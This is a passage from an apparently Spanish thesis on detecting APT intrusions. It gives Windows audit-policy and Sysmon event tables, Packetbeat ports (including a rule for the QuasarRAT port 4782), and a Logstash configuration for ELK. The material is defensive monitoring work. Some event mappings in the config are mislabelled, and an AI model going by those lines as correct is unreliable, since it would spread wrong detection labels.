https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf

[22] Escrito en el que se describe el ciclo de vida de una APT según Mandiant(último acceso Junio de 2020)
https://content.fireeye.com/apt-41/rpt-apt41/

[23] Github del APTSimulator(último acceso Junio de 2020)
https://github.com/NextronSystems/APTSimulator

[24] Archivo de configuración de sysmon de SwiftOnSecurity(último acceso Abril de 2020)
https://github.com/SwiftOnSecurity/sysmon-config

[25] Información sobre Sysmon(último acceso Abril de 2020)
https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

[26] Github del QuasarRAT (último acceso Junio de 2020)
https://github.com/quasar/QuasarRAT

[27] Página que lista los eventos de Windows con una descripción detallada(último acceso Abril de 2020)
https://www.ultimatewindowssecurity.com/

[28] Guía de los experimentos realizados(último acceso Junio de 2020)
https://ired.team/offensive-security/red-team-infrastructure

[29] Github de mimikatz(último acceso Mayo de 2020)
https://github.com/gentilkiwi/mimikatz

[30] Curso de la pila ELK(último acceso Marzo de 2020)
https://www.networkdefense.co/courses/elk/

[31] Threat modeling linkedin(último acceso Mayo de 2020)
https://www.linkedin.com/learning/learning-threat-modeling-for-security-professionals

Anexos

Anexo I

Monitorización

I.1. Directivas de auditoría local de Windows

Las directivas de auditoría de Windows no están activadas por defecto; para realizar la recolección de los eventos que se monitorizan, se activarán aquellas directivas a las que pertenecen. Es importante destacar que algunos eventos generan una gran cantidad de tráfico, por lo que hay que prestar especial atención al rendimiento de nuestro equipo.
Windows divide las directivas de auditoría en 9 grandes grupos, que a su vez se subdividen en 50 subcategorías. Se pueden configurar las directivas en el nivel de categoría o en el de subcategoría. Esta última opción se realiza mediante la opción de configuración de directivas de auditoría avanzada, otorgando la posibilidad de seleccionar solo aquellas subcategorías que sean de interes, evitando el ruido de las otras. Por otra parte, hay que tener en cuenta el nivel en el que se configuran las directivas ya que puede darse un conflicto; en caso de conflicto, prevalece el nivel de la configuración de las directivas de auditoría a nivel de categoría o de subcategoría, dependiendo de la versión de Windows. Para modificar las directivas de seguridad, se debe escribir en el buscador gpedit.msc2 y posteriormente realizar la siguiente secuencia:

- **En caso de activar las directivas a nivel de categoría:**Configuración del equipo - Configuración de Windows - Configuración de seguridad - Directivas locales - Directiva de auditoría
- **En caso de activar las directivas a nivel de subcategoría:**Configuración del equipo - Configuración de Windows - Configuración de seguridad - Directivas locales - Configuración de directivas de auditoría avanzada




Figura I.1: Directivas de auditoría locales




Figura I.2: Directivas de auditoría avanzadas

En la siguiente tabla se muestran los eventos que se van a monitorizar y las correspondientes categorías y subcategorías a las que pertenecen esos eventos:

Sistema			
Subcategoria	**ID del evento**	**Descripción**	**Configuración de la auditoria**
Cambio de estado de seguridad	4608	Inicio de Windows	Correcto y Error
Cambio de estado de seguridad	4609	Apagado de windows	
Extensión del sistema de seguridad	4697	Instalación de un servicio	Correcto y Error
Otros eventos del sistema	5379	Se leyeron las credenciales del Gestor de credenciales	Correcto y Error
Inicio y cierre de sesión			
Subcategoria	**ID del evento**	**Descripción**	**Configuración de la auditoría**
Inicio de sesión	4624	Inicio de sesión exitoso en una cuenta de usuario	Correcto y Error
Inicio de sesión	4625	Inicio de sesión fallido en una cuenta de usuario	
Inicio de sesión	4647	Cierre de una sesión	
Inicio de sesión	4648	Intento de inicio de sesión con credenciales explicitas	
Otros eventos de inicio y cierre de sesión	4800	Se bloqueó la máquina	Correcto y Error
Otros eventos de inicio y cierre de sesión	4801	Se reanudo la actividad en la máquina	Correcto y Error
Inicio de sesión especial	4964	Se asignó un grupo especial a un inicio de sesión	Correcto y Error
Acceso a objetos			
Subcategoria	**ID del evento**	**Descripción**	**Configuración de la auditoría**
Registro	4656	Se ha solicitado la manipulación de un objeto	Correcto y Error
Registro	4657	Se ha modificado el valor de un registro	
Registro	4658	Se ha cerrado la petición de manipulación de un objeto	
Registro	4663	Se produjo un intento de acceso a un objeto	
Otros eventos de acceso a objetos	4698	Creación de una tarea programada	Correcto y Error

Otros eventos de acceso a objetos	4699	Eliminación de una tarea programada	
Otros eventos de acceso a objetos	4700	Se activó una tarea programada	
Conexión de plataforma de filtrado	5154	La plataforma de filtrado de Windows permitió a una aplicación o servicio escuchar en un puerto	Correcto y Error
Conexión de plataforma de filtrado	5158	La plataforma de filtrado de Windows permitió un enlace con un puerto local	
Seguimiento detallado			
Subcategoria	**ID del evento**	**Descripción**	**Configuración de la auditoría**
Creación de procesos	4688	Se ha creado un nuevo proceso	Correcto y Error
Administración de cuentas			
Subcategoria	**ID del evento**	**Descripción**	**Configuración de la auditoría**
Administración de cuentas de usuario	4720	Creación de una cuenta de usuario	Correcto y Error
Administración de cuentas de usuario	4722	Activación de una cuenta de usuario	
Administración de cuentas de usuario	4723	Intento de cambio de contraseña de una cuenta de usuario	
Administración de cuentas de usuario	4724	Intento de restablecer la contraseña de una cuenta de usuario	
Administración de cuentas de usuario	4725	Se desactivó una cuenta de usuario	
Administración de cuentas de usuario	4726	Se eliminó una cuenta de usuario	
Administración de cuentas de usuario	4738	Se han producido cambios en una cuenta de usuario	
Administración de cuentas de usuario	4781	El nombre de una cuenta de usuario ha cambiado	

Tabla I.1: Eventos del sistema que se monitorizan

I.1.1. Windows Event Logging

Estos eventos informan de forma detalla de los eventos y errores generados por el sistema y las aplicaciones. Para poder verlos se debe utilizar al visor de eventos.

Sistema	
ID del evento	**Descripción**
7034	El servicio dejo de funcionar
7036	El servicio se detuvo
7045	Instalación de un servicio
Aplicación	
ID del evento	**Descripción**
11707	Instalación de una aplicación
11724	Desinstalación de una aplicación
Planificador de tareas	
ID del evento	**Descripción**
106	Creación de una nueva tarea
129	Creación de un proceso de una tarea
141	Borrado de una tarea

Tabla I.2: Windows Event Logging

I.2. Sysmon

Sysmon dispone de 24 eventos, de los cuales se monitorizarán 8; esto es debido a la gran cantidad de ruido que pueden generar algunos de los eventos de Sysmon.

ID del evento	Nombre	Descripción
1	Creación de un proceso	Provee de una mayor cantidad de información sobre la creación de un nuevo proceso
2	Un proceso a cambiado la fecha de creación de un archivo	Se monitoriza el cambio de una fecha de creación de un archivo por un proceso
3	Conexiones de red	Información sobre las conexiones TCP/UDP en la máquina
5	Un proceso ha terminado	Informe sobre la finalización de un proceso
10	Proceso de acceso	Información que se produce cuando un proceso accede a otro proceso
11	Creación de un archivo	Información sobre las operaciones necesarias cuando se necesita crear un archivo
12	Evento de registro(Creación y borrado de objetos)	Información sobre las operaciones de creación y borrado de registros
13	Evento de registro(Renombre y cambiar valor)	Información sobre las operaciones para cambiar el valor y renombrar un registro

Tabla I.3: Eventos de Sysmon

I.3. Monitorización de las conexiones de red mediante Packetbeat

Se monitorizaran los siguientes protocolos mediante Packetbeat:

Protocolo	Puertos
DNS	53
HTTP	80, 8080, 8000, 5000 y 8002
SMTP	25 y 587
POP3	110
QMTP	209
RDP	3389
SMTP/TLS	465
Quasar	4782
HTTPS	443
IMAPS	993
POP3S	995

Tabla I.4: Packetbeat

Anexo II

Configuración

II.1. Configuración de Logstash

Se muestra el archivo empleado para la configuración de Logstash, que realiza las siguientes funciones:

- Se escucha a las conexiones al puerto 5044.
- Se crea un mensaje que resume el evento y se añade como un nuevo campo.
- Se añade un campo que explica que medio se emplea para iniciar sesión.
- Se añade información extra sobre la IP en caso de ser un evento relacionado con las conexiones de red.
- Se eliminan los campos de mensaje y hash que pueden generar demasiado ruido y no se utilizan en este TFG.
- Se mandan los datos a Elasticsearch.

```
    input {
        beats{
                port => "5044"
                tags =>"beat"
        }
}
 filter {
         translate {
                 field  => "[winlog][event_id]"
                 destination  => "[descripcion_id]"
                 dictionary =>{
                         "1"   => "Process creation"
                         "2"   => "A process changed a file  creation  time"
                         "3"   => "Network connection"
                         "5"   => "Process terminated"
                         "10"  => "ProcessAccess"
                         "11"  => "File Create "
                         "12"  => "RegistryEvent(creation-delete)"
                         "13"  => "RegistryEvent(modification)"
                         "106" => " Creacin  de una nueva tarea"
                         "129" => " Ejecucin  de una tarea"
                         "141" => "Borrado de una tarea"
```

```
                        "4608"=> "Windows is starting up."
                        "4609"=> "Windows is shutting down."
                        "4624"=> "An account was successfully logged on."
                        "4625"=> "An account failed to log on."
                        "4647"=> "User initiated logoff"
                        "4648"=> "A logon was attempted using explicit credentials ."
                        "4656"=> " A handle to an object was requested"
                        "4657"=> "A registry value was modified"
                        "4658"=> "The handle to an object was closed"
                        "4663"=> "An attempt was made to access an object"
                        "4688"=> "Process creation"
                        "4697"=> "A service was installed in the system."
                        "4698"=> "Scheduled task created"
                        "4699"=> "A scheduled task was deleted"
                        "4700"=> "Scheduled task was enabled"
                        "4720"=> "A user account was created."
                        "4722"=> "A user account was enabled."
                        "4723"=> "An attempt was made to change an account's password.
    "
                        "4724"=> "An attempt was made to reset an account's password."
                        "4725"=> "A user account was disabled"
                        "4726"=> "A user account was deleted "
                        "4738"=> "A user account was changed"
                        "4781"=> "The name of an account was changed"
                        "4800"=> "The workstation was locked."
                        "4801"=> "The workstation was unlocked."
                        "4802"=> "The screen saver was invoked."
                        "4803"=> "The screen saver was dismissed."
                        "4964"=> "Special groups have been assigned to a new logon"
                        "5154"=> "The Windows Filtering Platform has permitted an
    application or service to listen on a port for incoming connections"
                        "5158"=> "The Windows Filtering Platform has permitted a bind
    to a local port"
                        "5379"=> "Credential Manager credentials were read"
                        "7034"=> "The service terminated unexpectedly"
                        "7036"=> "The service terminated unexpectedly"
                        "7045"=> "The service terminated unexpectedly"
                        "11707"=> "A install completes successfully ."
                        "11724"=> "A software package is removed successfully."
                }
        }
}
#TIPOS DE LOGIN ref:https://www.ultimatewindowssecurity.com/securitylog/book/page.
    aspx?spid=chapter3
 filter {
        if "beat" in [tags] and [winlog][channel]=="Security" and [winlog][event_data][
    LogonType]=="2"{
                mutate{
                        add_field => {"Type" => "Interactive - Keyboard"}
                }
        }
        else if [winlog][event_data][LogonType]=="3"{
```

```
                mutate{
                        add_field => {"Type" => "Network Logon"}
                }
        }
        else if [winlog][event_data][LogonType]=="4"{
                mutate{
                        add_field => {"Type" => "Batch - Scheduled Task"}
                }
        }
        else if [winlog][event_data][LogonType]=="5"{
                mutate{
                        add_field => {"Type" => "Service Account"}
                }
        }
        else if [winlog][event_data][LogonType]=="7"{
                mutate{
                        add_field => {"Type" => "Unlock System"}
                }
        }
        else if [winlog][event_data][LogonType]=="8"{
                mutate{
                        add_field => {"Type" => "NetworkCleartext"}
                }
        }
        else if [winlog][event_data][LogonType]=="9"{
                mutate{
                        add_field => {"Type" => "NewCredentials"}
                }
        }
        else if [winlog][event_data][LogonType]=="10"{
                mutate{
                        add_field => {"Type" => "RemoteInteractive"}
                }
        }
        else if [winlog][event_data][LogonType]=="11"{
                mutate{
                        add_field => {"Type" => "CachedInteractive"}
                }
        }
        else if [winlog][event_data][LogonType]=="0"{
                mutate{
                        add_field => {"Type" => "System Account"}
                }
        }


}
 filter {
        if "beat" in [tags] and [winlog][channel]=="Microsoft-Windows-Sysmon/
    Operational" and [winlog][event_id] == 1{
                mutate{
                        remove_field => ["[hash]"]
```

```
                        remove_field  =>["[message]"]
                }
        }
        if "beat" in [tags] and [winlog][channel]=="Microsoft-Windows-Sysmon/
    Operational" and  [winlog][event_id] == 2{
                mutate{
                        remove_field => ["[hash]"]
                        remove_field  =>["[message]"]
                }
        }
        if "beat" in [tags] and [winlog][channel]=="Microsoft-Windows-Sysmon/
    Operational" and [winlog][event_id] == 3{
                mutate{
                        remove_field => ["[hash]"]
                        remove_field  =>["[message]"]
                }
                cidr {
                        add_field  => { "IPDestination" => "Private" }
                        address => [ "%{[winlog][event_data][DestinationIp]}" ]

                }

        }
        if "beat" in [tags] and [winlog][channel]=="Microsoft-Windows-Sysmon/
    Operational" and [winlog][event_id] == 11{
                mutate{
                        remove_field => ["[hash]"]
                        remove_field  =>["[message]"]
                }
        }
}




output {

                        elasticsearch  {
                        manage_template => false
                        hosts => ["localhost:9200"]
                        index => "%{[@metadata][beat]}-%{[@metadata][version]}"
                        }



}
```